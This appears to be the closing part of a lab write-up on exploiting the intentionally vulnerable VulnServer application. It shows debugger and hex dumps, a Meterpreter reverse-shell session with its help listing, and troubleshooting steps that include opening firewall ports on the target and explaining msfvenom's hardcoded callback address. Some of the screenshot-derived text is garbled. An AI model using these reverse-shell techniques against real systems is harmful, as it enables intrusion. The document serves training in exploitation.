EBP	77102C1C nt!dd1.77102C1C
C	0 ES 002B 32bit 0xFFFFFFF
P	1 CS 0023 32bit 0xFFFFFFF
S	2 DS 0028 32bit 0xFFFFFFF
D	3 FS 0053 32bit 380000(FFF)
G	4 GS 0020 32bit 0xFFFFFFF
B	5 SS 002B 32bit 0xFFFFFFF
I	6 EDI 00000000
O	7 EDX 00000000
R	8 ECX 00000000
M	9 EBX 00000000
A	0 LastErr ERROR_SUCCESS (00000000)
F	EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
T	ST0 empty g
S	ST1 empty g
Z	ST2 empty

Address Hex dump ASCII

Address	Hex	Dump	ASCII
00403000	FF FF FF FF	FF 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403008	70 2E 40 00 00 00 00 00 00 00 00 00 00 00 00 00	00 p @.	
00403010	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403018	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403020	FF FF FF FF	FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	yyyy...@.
00403028	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403038	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403048	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0060F74 76C7FC9C EDv RETURN to KERNEL32.DLL

0060F78 00390000 .
0060F7C 76C7FCB0 ;Jc KERNEL32.BaseThreadInit

0060F80 00000000 FFFFFFFC D'.

0060F84 7707FCB8 H[|]RETURN to nt!dd.7707FC0

0060F88 00390000 .
0060F8C DAS1B131 i@0

0060F90 00000000

0060F94 00000000

0060F98 00390000 .
0060F9C 00000000

Stdapi: File system Commands

File Actions Edit View Help

KaliLinux (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Immunity Debugger - vulnserver.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

[+] Metasploit session 2 opened (192.168.83.253:4444 → 192.168.83.49:49897) at 2024-06-05 02:37:18 - 9400

metpreter > whoami

[?] Unknown command: whoami. Run the help command for more details.

metpreter > help

Core Commands

Command	Description
? ?	Help menu
background	Backgrounds the current session
bg	Alias for background
bkill	Kills the background metasploit script
bplist	List the background scripts
brun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
clear	Closes a channel
detach	Detaches from a meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
enum	Runs enum on the current session
get	Get the current meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Display information about a Post module
list	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrates the current session to another process
pivot	Manages pivot listeners
pry	Open the PRY debugger on the current session
quit	Terminates the meterpreter session
reboot	Reboots the current session
read	Reads file from disk
resource	Run a file containing stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)negotiate TLS/SSL packet encryption on the session
sessions	Quits the current session and re-establishes session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Manages the SSL certificate verification setting
transport	Manages transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

12:09:26 | Thread 00001AB8 terminated, exit code 0

Type here to search

Thus we have successfully exploited the VulnServer application.

Obstacles:

1. Nim modules not installed properly: (Kali)

Update package list and install prerequisites:

```
sudo apt update
```

```
sudo apt install curl gcc git -y
```

Download and install choosenim:

```
curl https://nim-lang.org/choosenim/init.sh -sSf | sh
```

Add Nim to your PATH:

```
echo 'export PATH=$HOME/.nimble/bin:$PATH' >> ~/.bashrc
```

```
source ~/.bashrc
```

Verify the installation:

```
nim -v
```

```
choosenim -v
```

2. Network Unreachable: (Kali)

Check Network Interface Status:

```
ip link show
```

Bring Up the Interface (if down):

```
sudo ip link set eth0 up
```

Check IP Address Configuration:

```
ip addr show
```

Assign IP Address (if not assigned):

```
sudo ip addr add provide_an_IP/24 dev eth0
```

Check Routing Table:

```
ip route show
```

Restart Network Manager:

```
sudo systemctl restart NetworkManager
```

Test Connectivity:

```
ping windowsIP
```

3. Firewall rules blocking the ICMP (ping) packets or the TCP connection to port 9999 on the target machine: (Windows)

Allow ICMP (ping) (cmd)

```
netsh advfirewall firewall add rule name="Allow ICMPv4-In" protocol=icmpv4:8,any dir=in action=allow
```

Allow TCP port 9999 (cmd)

```
netsh advfirewall firewall add rule name="Allow TCP Port 9999" protocol=TCP dir=in localport=9999 action=allow
```

4. Reverse shell not received on Kali after sending exploit:

By default, IP addresses are assigned dynamically, so the IP of a VM changes if you are on a different network (that is, when you access the Internet through mobile data instead of home wifi).

Shellcode generated by msfvenom includes the hardcoded IP address. So if the IP while generating the shellcode and while sending the exploit are different then the reverse tcp handler cannot catch the shell.